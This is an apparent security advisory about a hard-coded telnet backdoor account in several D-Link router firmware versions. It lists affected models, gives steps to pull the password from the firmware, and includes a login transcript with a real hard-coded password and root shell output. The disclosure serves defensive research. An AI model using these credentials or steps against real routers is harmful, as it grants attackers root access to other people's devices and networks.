A hard coded telnet user was discovered in multiple Dlink routers.

@chandlerchen, @ladinas, @testert1ng

Affected versions:

Dlink DIR-600 B1 V2.01 for WW
DIR-615 J1 FW v100 (for DCN)
DIR-645_A1_FW:v1.03
DIR-815 A1 FW v1.01
DIR-823_A1 v1.01
DIR-842 C1 FW v3.00
DIR-890L A1 FW v1.03

Steps to reproduce:


For exploitation, the vulnerability could be reproduced with the following steps:

0. Decompress the firmbin with binwalk and get the hard coded telnet password from /etc/config/image_sign or /etc/alpha_config/image_sign

1. Telnet service would start listening on port 23 port on boot.

2. Use the hard coded user (Alphanetworks) and password (which locates in /etc/config/image_sign or /etc/alpha_config/image_sign) to login.

3. Attacker can get a remote /bin/sh shell and execute commands.



```
login: Alphanetworks

Password: wrgn40_dlwbr_dir615j



BusyBox v1.01 (2006.10.02-08:16+0000) Built-in shell (msh)
Enter 'help' for a list of built-in commands.

# ps
  PID  Uid     VmSize Stat Command
    1 root        248 S   init
    2 root            SW  [keventd]
    3 root            SWN [ksoftirqd_CPU0]
    4 root            SW  [kswapd]
    5 root            SW  [bdflush]
    6 root            SW  [kupdated]
    7 root            SW  [mtdblockd]
    9 root        332 S   -sh
  140 root        212 S   netfilter_log
  748 root        228 S   udhcpd /var/udhcpd.conf
  885 root        384 S   wscd -start -c /var/wsc.conf -w wlan0 -fi /var/wscd-w
  896 root        220 S   iwcontrol wlan0
  972 root        308 S   /bin/sh /bin/dhcpc.sh eth1 wait
  994 root        232 S   udhcpc -i eth1 -p /etc/udhcpc/udhcpc-eth1.pid -s /usr
 1010 root        256 S   miniigd -e 1 -i br0
 1035 root        200 S   llmnresp -r dlinkrouter
 1038 root        160 S   netbios dlinkrouter
 1047 root        220 S   mini_upnpd -igd /tmp/igd_config -wsc /tmp/wscd_config
 1076 root        248 S   lld2d br0
 1106 root        212 S   reload -e 11,0,1440,127,Always
 1112 root        168 S   telnetd -l /usr/bin/login -u Alphanetworks:wrgn40_dlw
 1120 root        536 S   boa
 1363 root        176 S   /usr/bin/login Alphanetworks wrgn40_dlwbr_dir615j
 1394 root        288 S   sh -c /bin/sh
 1395 root        324 S   /bin/sh
 1404 root        284 R   ps
#
#
```